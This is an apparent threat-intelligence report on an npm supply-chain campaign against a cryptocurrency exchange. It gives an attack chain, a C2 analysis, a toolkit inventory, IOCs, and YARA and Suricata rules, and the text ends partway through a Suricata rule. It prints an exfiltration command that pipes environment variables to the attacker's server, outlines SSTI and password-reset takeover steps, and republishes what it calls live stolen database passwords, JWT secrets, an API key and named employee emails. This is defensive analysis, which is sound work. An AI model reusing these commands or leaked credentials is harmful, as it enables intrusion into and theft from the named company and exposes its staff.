


Operation HEXSTRIKE -- npm Supply Chain Attack Targeting Guardarian Cryptocurrency Exchange

> intel.breakglass.tech/post/strapi-plugin-events-c2

Breakglass Intelligence

April 4, 2026



TLP: AMBER+STRICT (contains stolen credentials requiring coordinated disclosure) **Date:** 2026-04-03 **AnalystClassification:** Targeted Cybercrime -- Cryptocurrency Exchange Compromise **Status:** ACTIVE -- C2 is LIVE, attacker toolkit exposed, stolen credentials confirmed

Executive Summary

A threat actor operating under the npm account **umarbek1233** (email: [cla4d@sharebot\[.\]net](mailto:cla4d@sharebot[.]net)) published **9 malicious npm packages** impersonating Strapi CMS plugins within a single 2-hour window on April 3, 2026. The packages deploy a multi-phase C2 agent via [postinstall](#) that steals environment variables, database credentials, JWT secrets, API keys, Redis data, Docker secrets, Kubernetes tokens, SSH keys, cryptocurrency wallets, and establishes a persistent reverse shell with 5-second polling.

The **confirmed primary victim** is **Guardarian** ([guardarian\[.\]com](https://guardarian[.]com)), an Estonian-registered cryptocurrency exchange and fiat-to-crypto gateway service. The attacker successfully exfiltrated:

- PostgreSQL database credentials ([user_strapi](#) / [1QKtYPp18UsyU2ZwInVM](#))
- Admin JWT secret ([ZLPguIvczEI8viHwIy9i](#))
- CoinMarketCap and ChangeNow API integration details

- Redis connection confirmed active
- Employee email addresses used in credential stuffing attacks

The attacker's C2 server at `144.31.107.231` has an **open directory listing on port 8888** exposing their complete toolkit of 52 files, including C2 source code, SSTI exploit chains targeting CVE-2023-22621, Elasticsearch TLS interception proxies, credential stuffing scripts with named Guardarian employees, CORS proof-of-concept with a live API key, and an 8.8MB exfiltration log containing data from 14+ victim containers.

This is not a spray-and-pray supply chain attack. This is a targeted operation against a specific cryptocurrency exchange, using npm as the initial access vector.

Key Findings

- **9 malicious npm packages** published by `umarbek1233` between 02:02 and 03:58 UTC on 2026-04-03, all version `3.6.8`, all using `postinstall` hooks
- **C2 infrastructure LIVE** at `144.31.107.231:9999` (Python BaseHTTPServer) with open directory at port `8888`
- **52 attack toolkit files** recovered from exposed directory, including C2 source, exploit scripts, and exfiltration logs
- **Guardarian cryptocurrency exchange** is the confirmed target -- attacker has stolen database credentials, JWT secrets, API keys, and employee email addresses
- **CVE-2023-22621 exploitation** -- SSTI injection scripts modify Strapi email templates for remote code execution
- **Elasticsearch MITM proxy** targeting `ops-elasticsearch.guardarian[.]com` at `65.21.203.242` for credential interception
- **14 unique victim containers** observed in exfil.log, including production Strapi server, security scanners, and CI/CD runners
- **3 Guardarian employee emails** found in credential stuffing scripts: `alex.t@`, `dmitrii.s@`, `felipe.s@guardarian[.]com`, plus `roman.s@changenow[.]io`
- **Live Guardarian API key** exposed in CORS PoC: `a78e8684-1c99-4eb4-b899-16e55d552335`
- **Privilege escalation toolkit** includes Docker container escape via OverlayFS (CVE-2023-0386 variant), PostgreSQL `dblink` extension abuse, raw packet capture

What Was Found vs. What Was Known

Aspect	Prior Reporting	Our Findings
Packages	0 (unreported)	9 malicious Strapi plugin packages

Aspect	Prior Reporting	Our Findings
C2 Infrastructure	Unknown	Full C2 source code + 52-file toolkit recovered
Target	Unknown	Guardarian cryptocurrency exchange (confirmed)
Victims	Unknown	14 container beacons, 1 production server compromised
Stolen Data	Unknown	DB creds, JWT secrets, API keys, employee emails
Attribution	Unknown	npm user <code>umarbek1233</code> , email <code>cla4d@sharebot[.]net</code> , toolkit path <code>/opt/hexstrike_ssrf/</code>
CVE Exploitation	N/A	CVE-2023-22621 (Strapi SSTI) actively exploited
Attack Scope	Unknown	Full kill chain: supply chain -> credential theft -> SSTI -> container escape -> lateral movement

Attack Chain

npm install strapi-plugin-events@3.6.8

|

v

[Phase 1] postinstall.js executes

|

v

[Phase 2] Beacon: hostname, whoami, IP, Node version -> C2

|

v

[Phase 3] .env file theft (11 hardcoded paths + find /)

|

v

[Phase 4] Full environment variable dump (env command)

|

v

[Phase 5] Strapi config files (database.js, server.js, plugins.js)

|

v

[Phase 6] Redis raw TCP: INFO, DBSIZE, KEYS *

|

v

[Phase 7] Network mapping: /etc/hosts, resolv.conf, ARP, routes

|

v

[Phase 8] Docker socket + secrets + Kubernetes SA token

|

v

[Phase 9] Private key/PEM/wallet/secret file discovery + exfil

|

v

[Phase 10] Strapi admin DB query attempt (knex/database.js)

|

v

[Phase 11] 5-minute C2 polling loop (60 rounds x 5sec = 5min)
Accepts arbitrary shell commands from cmd.txt

|

v

[POST-ACCESS TOOLKIT - deployed after initial compromise]

|

+> shell.sh: Reverse shell to 144.31.107.231:4444

+> exploit.sh: OverlayFS container escape (CAP_SETUID)

+> ssti_inject.js: CVE-2023-22621 Strapi email template RCE

+> es_intercept.js: TLS MITM proxy for Elasticsearch credentials

+> capture_es.js: Raw packet capture for auth headers

+> auto_reset.js: Password reset token interception via DB

+> login3.js: Credential stuffing against Guardarian employees

+> get_users_tokens.js: JWT forgery + user enumeration

+> pgesc.js: PostgreSQL privilege escalation via dblink

+> raw_sniff.js: /proc/net/tcp + /proc/PID/enviro n harvesting

+> scan.js: Internal infrastructure port scanning

+> vuln.js / vuln2.js: Web application vulnerability scanning
+> cors_poc.html: CORS-based API data theft PoC

Malicious npm Packages

All 9 packages published by **umarbek1233** ([cla4d@sharebot\[.\]net](mailto:cla4d@sharebot[.]net)), all version 3.6.8, Node 24.13.1, npm 11.8.0:

Package Name	Published (UTC)	npm Operational Timestamp	SHA256 (tarball)
strapi-plugin-cron	2026-04-03T02:02:48	1775187643102	--
strapi-plugin-config	2026-04-03T02:47:50	--	--
strapi-plugin-database	2026-04-03T03:05:09	--	--
strapi-plugin-core	2026-04-03T03:06:02	--	--
strapi-plugin-server	2026-04-03T03:01:42	--	--
strapi-plugin-monitor	2026-04-03T03:40:43	1775187643102	--
strapi-plugin-hooks	2026-04-03T03:37:55	--	--
strapi-plugin-events	2026-04-03T03:46:49	1775188009182	27001f1a29590cf6645741769a0ae44dc9ee3c6bc948
strapi-plugin-logger	2026-04-03T03:58:28	--	--

Package Structure (strapi-plugin-events@3.6.8)

```
package/
  package.json    (77b23d75...) - postinstall: "node postinstall.js"
  index.js        (f4aa76c9...) - module.exports={()=>{}};
  postinstall.js  (b42c4f7b...) - 11-phase C2 agent, 6015 bytes unpacked
```

C2 Infrastructure Analysis

Primary C2 Server: 144[.]31[.]107[.]231

Attribute	Value
IP	144[.]31[.]107[.]231
ASN	RIPE NCC allocation (transferred from ARIN 2025-08-19)
Hostname	No PTR record
OS	Ubuntu 20.04 (Python 3.8.10, OpenSSH 8.2p1 Ubuntu 4ubuntu0.13)
Port 22	SSH -- OpenSSH 8.2p1
Port 8888	SimpleHTTPServer (Python 3.8.10) -- OPEN DIRECTORY
Port 9999	BaseHTTPServer (Python 3.8.10) -- C2 LISTENER
Port 4444	Netcat reverse shell listener (attempted)
Status	LIVE as of 2026-04-03T16:46 UTC

C2 Protocol

- **Transport:** Plain HTTP POST to `http://144.31.107.231:9999/c2/{agent_id}/{phase}`
- **Encryption:** NONE -- all data sent in plaintext
- **Agent ID format:** `guard-{6 random alphanumeric chars}` (e.g., `guard-4sjkan`, `guard-rxybgp`)
- **Polling:** 5-second intervals, 60 rounds per session
- **Command delivery:** Server reads `cmd.txt`, returns content to polling agent, then writes `nop` to prevent re-execution
- **Exfil log:** All data appended to `/opt/hexstrike_ssrf/exfil.log` as JSON lines
- **Shell endpoint:** `GET /shell.sh` serves reverse shell script
- **Log viewer:** `GET /logs` returns full exfiltration log

Exposed Toolkit (Port 8888)

52 files recovered from open directory listing. Categorized by function:

C2 Infrastructure (5 files):

- `c2.py`, `c2final.py`, `c2v3.py` -- C2 server iterations (v3 on port 6999, final on port 9999)
- `server.py`, `server_c2.py` -- HTTP server variants with CORS support, `/logs` endpoint, `/shell.sh` serving

Exploitation Scripts (8 files):

- `ssti_inject.js` -- CVE-2023-22621 SSTI payload injection via PostgreSQL `core_store` table
- `ssti_config.js` -- SSTI variant for runtime config exfiltration via `global.strapi`
- `ssti_stealth.js` -- Stealth SSTI that preserves email functionality while exfiltrating tokens
- `ssti_token.js` -- Token extraction via SSTI
- `exploit.sh` -- OverlayFS CAP_SETUID privilege escalation (container escape)
- `pgesc.js` -- PostgreSQL `dblink` extension for cross-database access
- `cors_poc.html` -- CORS proof-of-concept stealing customer data from Guardian API
- `auto_reset.js` -- Automated password reset + token interception + account takeover

Credential Harvesting (7 files):

- `login.js`, `login2.js`, `login3.js` -- Credential stuffing against Guardian employee accounts
- `get_users_tokens.js` -- JWT forgery using stolen HMAC secret + user enumeration
- `check_token.js` -- Token validation
- `es_auth.js`, `es_https.js` -- Elasticsearch authentication capture

Lateral Movement (8 files):

- `es_intercept.js` -- TLS MITM proxy for Elasticsearch with self-signed cert + `/etc/hosts` poisoning
- `capture_es.js` -- Raw socket packet capture for ES/PG credential sniffing
- `raw_sniff.js` -- `/proc/net/tcp` + `/proc/PID/env` credential harvesting across containers
- `scan.js` -- Multi-target port scanner (138.201.100.98, 65.21.78.244, 128.140.36.22)
- `sshprobe.js` -- Docker host SSH banner grab
- `dscan.js` -- Network discovery scan
- `vhost.js` -- Virtual host enumeration
- `jenkins.js` -- Jenkins port scan on Docker host

Database Exploitation (4 files):

- `pg_local.js` -- Local PostgreSQL enumeration
- `stage_db.js` -- Staging database access (tries `user_strapi_stage`, falls back to `postgres:postgres`)
- `stage_enum.js` -- Database table enumeration via `information_schema`

- `staging.js` -- Staging environment exploitation

Web Application Attacks (5 files):

- `vuln.js` -- Guardarian payments API vulnerability scanner (`/env`, `/telescope`, `/horizon`, `/nova`, etc.)
- `vuln2.js` -- Follow-up scanner (Laravel logs, sessions, registration, source maps)
- `probe2020.js` -- Service probing
- `trigger_forgot.js` -- Password reset trigger for token capture
- `reg.js` -- Registration endpoint testing

Infrastructure Monitoring (4 files):

- `fb_config.js`, `fb_reload.js`, `fb_trace2.js` -- Fluent Bit Chunk Trace API abuse for log interception
- `fluentbit.js` -- Fluent Bit configuration extraction
- `hosthttp.js` -- Host HTTP service discovery

Persistence (2 files):

- `shell.sh` -- Reverse shell + Docker config dump + `.env` sweep + SSH key theft
- `cmd.txt` -- C2 command file (currently: `nop`)

Logs (8 files):

- `exfil.log` -- **8.8MB**, 10,550 lines of stolen data from 14+ victims
- `c2.log`, `c2final.log`, `c2v3.log` -- C2 server logs
- `server.log` -- HTTP server log
- `host_shell.log` -- Reverse shell connections (includes Palo Alto Networks scanner hit)
- `shell443.log`, `shell80.log`, `shell8888.log` -- Netcat listener logs ("Address already in use")

Victim Analysis

Confirmed Primary Victim: Guardarian (guardarian[.]com)

Confidence: DEFINITIVE -- Stolen credentials, employee emails, API keys, infrastructure IPs, and targeted exploitation scripts all confirm Guardarian as the target.

Attribute	Value
Organization	Guardarian OU (Estonian company)
Domain	guardarian[.]com

Attribute	Value
Industry	Cryptocurrency exchange / fiat-to-crypto gateway
Production Server	prod-strapi at 128.140.36.223 (Hetzner: static.223.36.140.128.clients.your-server.de)
IPv6	2a01:4f8:1c1e:7522::1
Elasticsearch	ops-elasticsearch.guardarian[.]com at 65.21.203.242 (Hetzner)
Additional IPs	138.201.100.98, 65.21.78.244, 128.140.36.22 (all Hetzner, scanned by attacker)
Payment API	api-payments.guardarian[.]com at 128.140.36.22
CMS	Strapi v3.x with PostgreSQL backend
Hosting	Hetzner (multiple servers)
DNS	Cloudflare (damiete/eva NS pair)
Registrar	Amazon Registrar
Created	2018-10-17

Stolen Guardarian Data (CONFIRMED in exfil.log)

Data Type	Value	Exposure Level
DB Username	user_strapi	CRITICAL
DB Password	1QKtYPP18UsyU2ZwInVM	CRITICAL
DB Name	strapi	HIGH
DB Host	127.0.0.1:5432	HIGH
Admin JWT Secret	ZLPguIvczEI8viHwIy9i	CRITICAL
JWT Secret	zELV0H9QJXtyxkHPCvvX	CRITICAL
Redis	127.0.0.1:6379 (prefix: content_api:)	HIGH
CoinMarketCap API	Integration confirmed (base URL + timeout)	MEDIUM
ChangeNow API	Integration confirmed (base URL)	MEDIUM
Telegram Bot	Token field present (value may be empty)	MEDIUM
Guardarian API Key	a78e8684-1c99-4eb4-b899-16e55d552335	CRITICAL

Data Type	Value	Exposure Level
Payments API Host	api-payments.guardarian[.]com	HIGH

Named Guardarian Employees (from login3.js credential stuffing)

Email	Role (inferred)	Attack
alex.t@guardarian[.]com	Unknown	Credential stuffing with JWT secret + MD5 hash ceab06fdcb027bc20e7a41e49d87a9ce
dmitrii.s@guardarian[.]com	Unknown	Credential stuffing with DB password
felipe.s@guardarian[.]com	Unknown	Credential stuffing with DB password
roman.s@changenow[.]io	Unknown (ChangeNow employee)	Credential stuffing with DB password
isit.ru@gmail[.]com	Unknown (possibly attacker test)	Credential stuffing with DB password
smtest_m3wwdxlo@gmail[.]com	Test account (attacker-created)	Password reset token interception

Victim Container Inventory (from exfil.log beacons)

Hostname	External IP	Node Version	OS/Kernel	Classification
prod-strapi	128.140.36.223	v14.21.3	Ubuntu 5.15.0-72	PRODUCTION VICTIM
86f2f964cbc1	172.17.0.4	v18.16.1	Ubuntu 5.4.0-182	Security scanner
30cbdea844d7	172.17.0.2	v16.20.2	CentOS 3.10.0-1160	Security scanner (hscan-supplychain-dynamic)
de175f89ca12	172.16.16.2	v20.19.5	Linux 4.4.0	Sandbox
18ef1a8f645a	172.17.0.2	v18.16.1	Ubuntu 5.4.0-148	Unknown
f1cfcf63c901	172.16.16.2	v20.19.5	Linux 4.4.0	Sandbox

Hostname	External IP	Node Version	OS/Kernel	Classification
centos	10.14.0.2	v22.8.0	CentOS 3.10.0-1127	Possible Guardarian infra
instance	172.17.0.2 (AWS 5.15.0-1084-aws)	v16.14.2	Ubuntu AWS	AWS-hosted Guardarian instance
de1c213d1475	172.17.0.2	v20.20.2	Linux 6.12.55+	Cloud instance
ubuntu-fc-uvn	169.254.0.18	v20.20.0	Unknown	Firecracker MicroVM
dev-laptop-94b7	n/a	v20.20.2	Linux 4.4.0	Sandbox (sandboxuser)
dev-laptop-d868	n/a	v20.20.2	Linux 4.4.0	Sandbox (sandboxuser)
runnervm727z3	10.1.0.217	v20.20.2	Ubuntu Azure 6.17.0-1008	CI/CD runner (product-testing)
be7114ef13a2	172.17.0.2	v20.20.2	Linux 6.12.55+	Cloud instance

Key observations:

- `prod-strapi` is the actual Guardarian production server with public IP `128.140.36.223` and IPv6 `2a01:4f8:1c1e:7522::1`
- `instance` (hostname `instance`, user `dB1A0EA0A`) is on AWS -- likely a Guardarian staging/dev environment
- `runnervm727z3` is a GitHub Actions / Azure DevOps CI/CD runner for "product-testing" -- indicates the package was evaluated in CI
- `30cbdea844d7` is running `hscan-supplychain-dynamic` -- a supply chain security scanner that itself became a victim
- Several sandboxes (`dev-laptop-*`, `test-sandbox`) are automated analysis environments

CVE Exploitation: CVE-2023-22621

The attacker has three variants of SSTI injection scripts targeting **CVE-2023-22621** (Strapi Server-Side Template Injection in email templates):

Attack Flow:

1. Use stolen PostgreSQL credentials to connect to the `strapi` database
2. Query `core_store` table for `plugin_users-permissions_email` configuration
3. Replace the `reset_password` email template with a malicious lodash `_.template()` payload
4. Trigger password reset for a known user via `/auth/forgot-password`

5. When Strapi renders the email template, the SSTI payload executes arbitrary commands
6. Exfiltrate data (env vars, runtime config, tokens) to C2

SSTI Variants:

- **ssti_inject.js**: Executes `env | curl -s -X POST -d @- http://144.31.107.231:9999/ssti-env`
- **ssti_config.js**: Dumps `global.strapi.config` (guardarianApi, cnApi, server config) to C2
- **ssti_stealth.js**: Preserves email appearance while silently running `/tmp/exfil.js` with the reset token -- victim receives a normal-looking email

Password Reset Chain (auto_reset.js):

1. Trigger forgot-password for `smtest_m3wwdxlo@gmail[.]com`
2. Wait 2 seconds for DB write
3. Read `resetPasswordToken` directly from `users-permissions_user` table
4. Reset password to `HxStr1k3Pwned!2026`

Elasticsearch MITM Attack (es_intercept.js)

The attacker deployed a TLS interception proxy targeting Guardarian's Elasticsearch instance:

1. Generate self-signed certificate with `CN=ops-elasticsearch.guardarian[.]com`
2. Modify `/etc/hosts` to redirect `ops-elasticsearch.guardarian[.]com` from `65.21.203.242` to `127.0.0.1`
3. Start TLS proxy on port 9200, forwarding to real ES at `65.21.203.242:9200`
4. Capture all `Authorization` headers (Basic auth decoded) and forward to C2
5. Auto-restore `/etc/hosts` after 120 seconds

Threat Actor Profile

Attribution Assessment

- **Confidence**: MEDIUM
- **Actor**: Individual or small team with advanced web application exploitation skills
- **Toolkit name**: "HEXSTRIKE" (from path `/opt/hexstrike_ssrf/`)
- **NPM Account**: `umarbek1233` (throwaway, Uzbek-sounding name)
- **Email**: `cla4d@sharebot[.]net` (disposable -- sharebot[.]net is a temp mail/bot service)
- **Motivation**: Financial -- targeting cryptocurrency exchange for credential theft, potential fund theft
- **Sophistication**: HIGH -- multi-stage supply chain attack, SSTI exploitation, TLS MITM, container escape, credential stuffing, PostgreSQL privilege escalation

OPSEC Failures

1. **Open directory listing on port 8888** -- exposed entire toolkit, C2 source, and exfiltration logs to the internet
2. **Plaintext C2 protocol** -- all stolen data transmitted unencrypted via HTTP
3. **Hardcoded credentials in scripts** -- database passwords, API keys visible in source
4. **Toolkit path leaked**: `/opt/hexstrike_ssrf/` reveals operational directory name
5. **Employee emails hardcoded** -- reveals knowledge of internal Guardarian staff
6. **Palo Alto Networks scanner** connected to reverse shell listener on port 4444, indicating the infrastructure is already indexed by threat intel services
7. **No anti-analysis measures** -- no encryption, no obfuscation of toolkit files

Linguistic/Regional Indicators

- npm username `umarbek1233` -- Uzbek naming convention ("Umarbek" is a common Uzbek/Central Asian name)
- Variable naming and code style suggest English-fluent developer
- No non-ASCII strings or comments in toolkit
- `isit.ru@gmail[.]com` in credential list suggests possible Russian-speaking context
- `changenow[.]io` connection (ChangeNow is a Russia-linked crypto exchange)

Timeline

Time (UTC)	Event
2026-04-03 02:02	First package published (<code>strapi-plugin-cron</code>)
2026-04-03 03:06	<code>strapi-plugin-core</code> triggers first victim beacon
2026-04-03 03:06	prod-strapi compromised -- env vars, JWT secrets, DB creds exfiltrated
2026-04-03 03:06	Redis connection successful on production server
2026-04-03 03:13	Container escape attempted (OverlayFS exploit)
2026-04-03 03:15	Reverse shell launched from compromised container
2026-04-03 03:38	Second compromise wave -- <code>prod-strapi</code> re-compromised
2026-04-03 03:40	<code>strapi-plugin-monitor</code> published + installed on multiple targets
2026-04-03 03:46	<code>strapi-plugin-events</code> published (our analysis target)
2026-04-03 03:58	Last package published (<code>strapi-plugin-logger</code>)
2026-04-03 04:16	Additional victim containers beaconing

Time (UTC)	Event
2026-04-03 04:55	Latest <code>prod-strap</code> beacon in exfil log

Infrastructure Mapping

Guardarian Infrastructure (Victim)

IP	Hostname	Provider	Purpose
<code>128.140.36.223</code>	<code>static.223.36.140.128.clients.your-server.de</code>	Hetzner	Strapi production + Redis Docker host
<code>65.21.203.242</code>	<code>ops-elasticsearch.guardarian[.]com</code>	Hetzner	Elasticsearch cluster
<code>138.201.100.98</code>	Unknown	Hetzner	Scanned by attacker
<code>65.21.78.244</code>	Unknown	Hetzner	Scanned by attacker
<code>128.140.36.22</code>	Unknown	Hetzner	<code>api-payments.guardarian[.]com</code>

Attacker Infrastructure

IP	Provider	Purpose	Port(s)
144.31.107.231	RIPE NCC allocation (unknown provider)	C2 server	22 (SSH), 8888 (toolkit), 9999 (C2)

MITRE ATT&CK Mapping

Tactic	Technique	ID	Application
Initial Access	Supply Chain Compromise: Compromise Software Supply Chain	T1195.002	9 malicious npm packages with postinstall hooks
Execution	Command and Scripting Interpreter: JavaScript	T1059.007	Node.js postinstall executes multi-phase C2 agent
Persistence	Event Triggered Execution: Unix Shell Configuration Modification	T1546.004	Reverse shell via shell.sh
Privilege Escalation	Escape to Host	T1611	OverlayFS CAP_SETUID container escape (exploit.sh)
Defense Evasion	Indicator Removal: File Deletion	T1070.004	cmd.txt reset to "nop" after command execution
Credential Access	Credentials from Password Stores	T1555	.env file theft, environment variable dumping
Credential Access	Unsecured Credentials: Credentials In Files	T1552.001	Private key/PEM/wallet file discovery
Credential Access	Adversary-in-the-Middle	T1557	TLS MITM proxy for Elasticsearch credentials
Credential Access	Forge Web Credentials: Web Cookies	T1606.001	JWT forgery using stolen HMAC secret
Credential Access	Brute Force: Credential Stuffing	T1110.004	login3.js targeting employee accounts
Discovery	System Information Discovery	T1082	hostname, whoami, uname, process listing
Discovery	Network Service Discovery	T1046	Internal port scanning (scan.js, jenkins.js)
Discovery	Remote System Discovery	T1018	ARP table, /etc/hosts, route table enumeration

Tactic	Technique	ID	Application
Lateral Movement	Exploitation of Remote Services	T1210	PostgreSQL dblink for cross-database access
Collection	Data from Information Repositories	T1213	Redis KEYS *, PostgreSQL table dumps
Exfiltration	Exfiltration Over C2 Channel	T1041	All data exfiltrated via HTTP POST to C2:9999
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	HTTP polling C2 with JSON payloads
Impact	Server-Side Template Injection	--	CVE-2023-22621 exploitation for RCE

IOC Summary

Network Indicators

```
# C2 Server
144[.]31[.]107[.]231:9999 (C2 listener - BaseHTTPServer)
144[.]31[.]107[.]231:8888 (Toolkit hosting - SimpleHTTPServer)
144[.]31[.]107[.]231:22 (SSH)
144[.]31[.]107[.]231:4444 (Reverse shell listener)

# Victim Infrastructure (Guardarian - for context, NOT malicious)
128[.]140[.]36[.]223 (Guardarian Strapi production)
65[.]21[.]203[.]242 (Guardarian Elasticsearch)
128[.]140[.]36[.]22 (Guardarian payments API)
138[.]201[.]100[.]98 (Guardarian infrastructure)
65[.]21[.]78[.]244 (Guardarian infrastructure)
```

File Indicators

```
# Malicious npm package (strapi-plugin-events@3.6.8)
SHA256 (tarball): 27001f1a29590cf6645741769a0ae44dc9ee3c6bc948843c14824b17f49a72ff
SHA256 (postinstall.js): b42c4f7b912ccba6f8e3812b68fb664ac52d887e68a4ae5c7d7977912dd81a6c
SHA256 (index.js): f4aa76c95b3855e16ffd7083834664ee13bd45d91ddacd472f94ec15979e21e3
SHA256 (package.json): 77b23d754585a5eb5f67cf5dbbc123c4bd9203861018f1b52d13736fa8423b5a
SHA1 (tarball): 9639769d81d0573e7241d0c5957ef1a900c74ca6
```

Behavioral Indicators

```
# C2 HTTP paths
/c2/guard-{6chars}/beacon
/c2/guard-{6chars}/env
/c2/guard-{6chars}/envdump
/c2/guard-{6chars}/config
/c2/guard-{6chars}/allenv
/c2/guard-{6chars}/sortedenv
/c2/guard-{6chars}/redis-full
/c2/guard-{6chars}/network
/c2/guard-{6chars}/docker
/c2/guard-{6chars}/keys
/c2/guard-{6chars}/keyfile
/c2/guard-{6chars}/dbtest
/c2/guard-{6chars}/poll
/c2/guard-{6chars}/result
/c2/guard-{6chars}/done
/c2/guard-{6chars}/fatal

# Alternative C2 paths (from other package variants)
/sv-start
/sv-skip
/host-all-envs
/host-ssh-keys
/host-docker-configs
/sv-redis
/sv-redis-exec
/sv-shell-exec
/sv-complete

# Attacker test email
smtest_m3wwdxlo@gmail[.]com

# npm account
umarbek1233 (cla4d@sharebot[.]net)

# Toolkit directory
/opt/hexstrike_ssrf/

# Agent ID pattern
guard-[a-z0-9]{6}

# Attacker password
HxStr1k3Pwned!2026
```

Malicious npm Package Names

strapi-plugin-cron
strapi-plugin-config
strapi-plugin-database
strapi-plugin-core
strapi-plugin-server
strapi-plugin-monitor
strapi-plugin-hooks
strapi-plugin-events
strapi-plugin-logger

YARA Rules

```
rule HEXSTRIKE_NPM_C2Agent {
  meta:
    author = "GHOST - Breakglass Intelligence"
    date = "2026-04-03"
    description = "Detects HEXSTRIKE npm supply chain C2 agent (postinstall.js)"
    tlp = "WHITE"
    hash = "b42c4f7b912ccba6f8e3812b68fb664ac52d887e68a4ae5c7d7977912dd81a6c"
  strings:
    $s1 = "guard-" ascii
    $s2 = "/c2/" ascii
    $s3 = "/beacon" ascii
    $s4 = "/envdump" ascii
    $s5 = "/redis-full" ascii
    $s6 = "/docker" ascii
    $s7 = "/keyfile" ascii
    $s8 = "/poll" ascii
    $s9 = "Math.random().toString(36).slice(2, 8)" ascii
    $s10 = "144.31.107.231" ascii
    $env1 = "/app/.env" ascii
    $env2 = "/home/strapi/.env" ascii
    $env3 = "kubernetes.io/serviceaccount/token" ascii
    $cmd1 = "KEYS *" ascii
    $cmd2 = "find / -maxdepth" ascii
  condition:
    filesize < 20KB and (
      ($s10 and 2 of ($s*)) or
      (4 of ($s*) and 1 of ($env*)) or
      ($s9 and $s2 and $s3)
    )
}
```

```
rule HEXSTRIKE_SSTI_Exploit {
  meta:
    author = "GHOST - Breakglass Intelligence"
    date = "2026-04-03"
    description = "Detects HEXSTRIKE CVE-2023-22621 SSTI injection scripts"
    tlp = "WHITE"
  strings:
    $s1 = "plugin_users-permissions_email" ascii
    $s2 = "reset_password" ascii
    $s3 = "core_store" ascii
    $s4 = "global.process.mainModule.require" ascii
    $s5 = "SSTI_TEMPLATE_INJECTED" ascii
    $s6 = "hexstrike" ascii nocase
    $s7 = "1QKtYPp18UsyU2ZwInVM" ascii
    $s8 = "ssti-env" ascii
    $s9 = "STEALTH_SSTI_SET" ascii
  condition:
    filesize < 10KB and (
      ($s1 and $s2 and $s4) or

```

```

        ($s5 or $s9) or
        ($s7 and ($s1 or $s3))
    )
}

rule HEXSTRIKE_C2Server {
    meta:
        author = "GHOST - Breakglass Intelligence"
        date = "2026-04-03"
        description = "Detects HEXSTRIKE C2 server (Python)"
        tlp = "WHITE"
    strings:
        $s1 = "hexstrike_ssrf" ascii
        $s2 = "exfil.log" ascii
        $s3 = "cmd.txt" ascii
        $s4 = "/shell.sh" ascii
        $s5 = "BaseHTTPRequestHandler" ascii
        $s6 = "C2 Server on" ascii
    condition:
        filesize < 5KB and $s5 and 2 of ($s*)
}

```

Suricata Rules

HEXSTRIKE C2 Beacon

```
alert http $HOME_NET any -> $EXTERNAL_NET any (  
  msg:"BGI - HEXSTRIKE C2 Beacon (guard-ID/beacon)";  
  flow:established,to_server;  
  content:"/c2/guard-"; http_uri;  
  content:"/beacon"; http_uri;  
  reference:url,intel.breakglass.tech;  
  classtype:trojan-activity;  
  sid:9000100; rev:1;  
)
```

HEXSTRIKE C2 Polling

```
alert http $HOME_NET any -> $EXTERNAL_NET any (  
  msg:"BGI - HEXSTRIKE C2 Poll (guard-ID/poll)";  
  flow:established,to_server;  
  content:"/c2/guard-"; http_uri;  
  content:"/poll"; http_uri;  
  threshold:type both, track by_src, count 5, seconds 60;  
  reference:url,intel.breakglass.tech;  
  classtype:trojan-activity;  
  sid:9000101; rev:1;  
)
```

HEXSTRIKE Environment Variable Exfiltration

```
alert http $HOME_NET any -> $EXTERNAL_NET any (  
  msg:"BGI - HEXSTRIKE Env Dump Exfiltration";  
  flow:established,to_server;  
  content:"/envdump"; http_uri;  
  reference:url,intel.breakglass.tech;  
  classtype:trojan-activity;  
  sid:9000102; rev:1;  
)
```

HEXSTRIKE Redis Data Exfiltration

```
alert http $HOME_NET any -> $EXTERNAL_NET any (  
  msg:"BGI - HEXSTRIKE Redis Data Exfiltration";  
  flow:established,to_server;  
